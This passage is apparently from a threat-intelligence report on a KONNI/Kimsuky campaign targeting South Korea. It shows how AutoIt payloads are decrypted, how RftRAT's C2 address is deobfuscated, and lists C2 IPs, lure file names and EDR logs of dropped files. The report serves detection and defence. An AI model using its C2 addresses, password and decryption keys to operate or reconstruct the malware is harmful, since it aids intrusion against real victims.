
[Figure 6-4] Analysis of QuasarRAT C2 server address

Next, the "cliconfg.au3" script also includes the directive "#AutoIt3Wrapper_Outfile_type=a3x."

Like "sqlite3.au3," this script performs HMAC-based hash derivation to generate an AES decryption key and uses that key to decrypt an AES-encrypted payload.

The decrypted execution module is classified as RFTServer (commonly referred to as RftRAT) and is injected into the "cleanmgr.exe" process. The password string used in this process is as follows.

BFigyOed7KVjU993ZCJzYb8R




```
Password (utf-8): 'BFigyOed7KVjU993ZCJzYb8R'
MD5 (hex): d37148caf8b9bac0d0ec09e5a9edc3ae
Block size B: 64 bytes (HMAC)
ipad (all 64 bytes hex): 3636363636363636363636363636363636363636363636363636363636363636..
opad (all 64 bytes hex): 5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c..

Index | MD5  | ipad(0x36) | ipad^MD5 (b1) | opad(0x5C) | opad^MD5 (b2)
------|------|------------|---------------|------------|---------------
    0 | d3   | 36         | e5            | 5c         | 8f
    1 | 71   | 36         | 47            | 5c         | 2d
    2 | 48   | 36         | 7e            | 5c         | 14
    3 | ca   | 36         | fc            | 5c         | 96
    4 | f8   | 36         | ce            | 5c         | a4
    5 | b9   | 36         | 8f            | 5c         | e5
    6 | ba   | 36         | 8c            | 5c         | e6
    7 | c0   | 36         | f6            | 5c         | 9c
    8 | d0   | 36         | e6            | 5c         | 8c
    9 | ec   | 36         | da            | 5c         | b0
   10 | 09   | 36         | 3f            | 5c         | 55
   11 | e5   | 36         | d3            | 5c         | b9
   12 | a9   | 36         | 9f            | 5c         | f5
   13 | ed   | 36         | db            | 5c         | b1
   14 | c3   | 36         | f5            | 5c         | 9f
   15 | ae   | 36         | 98            | 5c         | f2

b1 (after XOR) full (64 bytes hex): e5477efcce8f8cf6e6da3fd39fdbf5983636363636363636363636..
b2 (after XOR) full (64 bytes hex): 8f2d1496a4e5e69c8cb055b9f5b19ff25c5c5c5c5c5c5c5c5c5c5c..

MD5(b1) = h1 (hex): 6a6338a2ae0dcbbc5571fdba9747ad65
MD5(b2) = h2 (hex): 05716b06947f8cc7b3392283a4a3249b
Derived key (hex, 32 bytes): 6a6338a2ae0dcbbc5571fdba9747ad6505716b06947f8cc7b3392283a4a3249b

================================================

[+] AES key: 6a6338a2ae0dcbbc5571fdba9747ad6505716b06947f8cc7b3392283a4a3249b
[+] IV (hex): 00000000000000000000000000000000
```

[Figure 6-5] Decoding "cliconfg.au3"

Analysis shows that RftRAT attempts to communicate with a Japan-based C2 server at 38.180.148[.]108 and maintains a persistent connection to receive subsequent commands.

RftRAT uses simple arithmetic (subtractive) obfuscation rather than complex encryption, hiding the actual C2 server address by using the data string as a key.



```
03212DCA   57              push edi                                  edi:"寮$"
03212DCB   2BF1            sub esi,ecx
03212DCD   33FF            xor edi,edi                               edi:"寮$"
03212DCF   85F6            test esi,esi
03212DD1   7E 40           jle payload.3212E13
03212DD3   B9 C0B42403     mov ecx,payload.324B4C0                   324B4C0:"453367056224440906403
03212DD8   8D41 01         lea eax,dword ptr ds:[ecx+1]              eax:"寮$"
03212DDB   8945 FC         mov dword ptr ss:[ebp-4],eax
03212DDE   8BFF            mov edi,edi
03212DE0   8A01            mov al,byte ptr ds:[ecx]
03212DE2   41              inc ecx
03212DE3   84C0            test al,al
03212DE5   75 F9           jne payload.3212DE0
03212DE7   2B4D FC         sub ecx,dword ptr ss:[ebp-4]
03212DEA   81EA A0D42403   sub edx,payload.324D4A0                   edx:"寮$"
03212DF0   8BDA            mov ebx,edx                               edx:"寮$"
03212DF2   8BC7            mov eax,edi                               eax:"寮$", edi:"寮$"
03212DF4   33D2            xor edx,edx                               edx:"寮$"
03212DF6   F7F1            div ecx
03212DF8   8A843B A0D42403 mov al,byte ptr ds:[ebx+edi+324D4A0]
03212DFF   47              inc edi                                   edi:"寮$"
03212E00   2A82 C0B42403   sub al,byte ptr ds:[edx+324B4C0]
03212E06   8887 9FD42403   mov byte ptr ds:[edi+324D49F],al
03212E0C   3BFE            cmp edi,esi                               edi:"寮$"
03212E0E   7C E2           jl payload.3212DF2
03212E10   8B5D F8         mov ebx,dword ptr ss:[ebp-8]
03212E13   C743 14 0F000000 mov dword ptr ds:[ebx+14],F
03212E1A   C743 10 00000000 mov dword ptr ds:[ebx+10],0
```

```
al=13
byte ptr ds:[edx+324B4C0]=[64788D3]=???

.text:03212E00 payload.exe:$2E00 #2200
```

```
Address  Hex                                              ASCII
0324B474 00 00 00 00 77 A1 A2 A6 9B 7F 91 A3 9A 9E 97 00  ....w¡¢¦...£....
0324B484 67 6D 61 64 6E 67 5E 66 6A 6A 60 65 64 6C 00 00  gmadng^fjj`edl..
0324B494 47 6C 6F 62 61 6C 5C 43 45 33 36 45 31 37 35 2D  Global\CE36E175-
0324B4A4 39 38 41 33 2D 42 39 43 45 2D 45 42 39 44 2D 38  98A3-B9CE-EB9D-8
0324B4B4 38 31 38 32 36 33 42 42 37 42 36 00 34 35 33 33  818263BB7B6.4533
0324B4C4 36 37 30 35 36 32 32 34 34 34 30 39 30 36 34 30  6705622444090640
0324B4D4 33 31 32 34 38 36 36 30 38 35 35 37 33 31 33 39  3124866085573139
0324B4E4 34 36 35 31 32 31 30 34 35 33 39 33 38 34 35 38  4651210453938458
0324B4F4 33 35 35 34 33 37 36 34 37 34 36 30 35 33 30 38  3554376474605308
0324B504 30 32 32 31 32 38 39 34 37 35 31 30 00 00 00 00  022128947510....
0324B514 60 6F 21 03 A0 6F 21 03 72 92 23 03 9C D2 22 03  `o!. o!.r.#..Ò".
```

```
+-----+-------------------+-------------------+-------------+----------------+
|Idx  |Enc_Byte           |Key_Char           |Subtraction  |Result_Char     |
+-----+-------------------+-------------------+-------------+----------------+
|0    |103(0x67,'g')      |52(0x34,'4')       |103-52=51    |51(0x33,'3')    |
|1    |109(0x6D,'m')      |53(0x35,'5')       |109-53=56    |56(0x38,'8')    |
|2    |97(0x61,'a')       |51(0x33,'3')       |97-51=46     |46(0x2E,'.')    |
|3    |100(0x64,'d')      |51(0x33,'3')       |100-51=49    |49(0x31,'1')    |
|4    |110(0x6E,'n')      |54(0x36,'6')       |110-54=56    |56(0x38,'8')    |
|5    |103(0x67,'g')      |55(0x37,'7')       |103-55=48    |48(0x30,'0')    |
|6    |94(0x5E,'^')       |48(0x30,'0')       |94-48=46     |46(0x2E,'.')    |
|7    |102(0x66,'f')      |53(0x35,'5')       |102-53=49    |49(0x31,'1')    |
|8    |106(0x6A,'j')      |54(0x36,'6')       |106-54=52    |52(0x34,'4')    |
|9    |106(0x6A,'j')      |50(0x32,'2')       |106-50=56    |56(0x38,'8')    |
|10   |96(0x60,'`')       |50(0x32,'2')       |96-50=46     |46(0x2E,'.')    |
|11   |101(0x65,'e')      |52(0x34,'4')       |101-52=49    |49(0x31,'1')    |
|12   |100(0x64,'d')      |52(0x34,'4')       |100-52=48    |48(0x30,'0')    |
|13   |108(0x6C,'l')      |52(0x34,'4')       |108-52=56    |56(0x38,'8')    |
+-----+-------------------+-------------------+-------------+----------------+
```

38.180.148.108

[Figure 6-6] Analysis of RftRAT C2 server addresses


According to previously published analyses by Genians and AhnLab, RftRAT has been used in persistent and covert threat campaigns targeting South Korea.

Kimsuky group using AutoIt to build malware (RftRAT, Amadey)

RftRAT is rarely covered in global threat analysis reports. This suggests that the malware is tailored to Korea-focused operations and that obtaining relevant data and conducting in-depth analysis require substantial effort.

6-4. Threat Infrastructure Correlation

Cross-correlating IOCs from victims' devices and similar malware indicates a strong link pointing to a single KONNI campaign.


Genians
professional tutors.net
xcellentreno vations.com
oldfoxcom pany.com
TALK
kakaotalk
ZIP
탈세제보 신고에 따른 소명자료 제출 요청 안내.zip
미신고 자금출처 소명자료 제출 안내.zip
귀하의 인권침해 행위에 대한 경고 및 시정 요청.zip
침해 사고 및 대응 방법 안내 (2025.02.21).zip
악성코드 진단 (멀웨어 제로) - 설치 파일.zip
Stress Clear.zip
LNK
첨부1_소명자료 목록 (탈세제보).hwp.lnk
미신고 자금출처명세서(부가 가치세법 시행규칙).hwp.lnk
사건 관련 목격자 의 진술서.pdf.lnk
침해 사고 및 대응 방법 안내.hwp.lnk
MSI
악성코드 진단(멀웨어 제로) - 설치 파일.msi
Stress Clear.msi
QwbpjvdmTA.au3
yojcmGW.cdr
jRUkipA.cdr
OloqbTu.cdr
IoKlTr.au3
IP
93.183.93.185 (RU)
RT3AN7C9QS-7UYE-9K6G-A8F1-HY8IT3CNMEQP
94.103.87.212 (RU)
192.109.119.113 (US)
62.113.118.157 (RU)
116.202.99.218 (DE)
RESET

[Figure 6-7] Threat infrastructure relationship diagram


The threat actor abused WordPress-based hosting as staging infrastructure and operated primary C2 nodes hosted in Russia, the United States, and Germany.

They also placed RAT-layer relay nodes on third-country servers, including Japan and the Netherlands, using geographic distribution and multi-stage relays to evade or delay law-enforcement log and source-IP tracing.

7. Conclusion

When the malicious MSI file runs, the embedded batch file "install.bat" is automatically invoked to execute follow-on commands. Genian EDR event analysis shows that this script copies the "AutoIt3.exe" executable and the "IoKlTr.au3" script to the public Music folder at "C:\Users\Public\Music."

These actions are recorded in the EDR as events such as "CreateProcess," "FileCreate," and "FileWrite," enabling timeline-based activity tracing. Using these event logs, an analyst can reconstruct the execution chain from the MSI launch through the batch file execution to the file copies.




```
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩Microsoft₩Installer₩{3A0C55BB-CDFC-418C-BB6C-79073411E0BA}₩_8.ico.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩Microsoft₩Installer₩{3A0C55BB-CDFC-418C-BB6C-79073411E0BA}.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩fwhelper.dll.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩error.vbs.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩delfinounloader-g3.exe.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩DelfinoUAC.exe.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩delfino.exe.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩delfino.dll.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩unins___.exe.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩unins___.dat.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩logo.ico.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩IoKlTr.au3.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩install.bat.
The process msiexec.exe created C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩AutoIt3.exe.
```

```
The process explorer.exe created C:₩Users₩user₩AppData₩Local₩Microsoft₩Windows₩Caches₩{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x000000
The process explorer.exe created C:₩Users₩user₩AppData₩Roaming₩Microsoft₩Windows₩Themes₩CachedFiles₩CachedImage_3227_1823_POS4.jpg.
The process msiexec.exe created C:₩Users₩user₩AppData₩Local₩Temp₩MSIB4B.tmp.
The process cmd.exe created C:₩Users₩Public₩Music₩hwpviewer.exe.
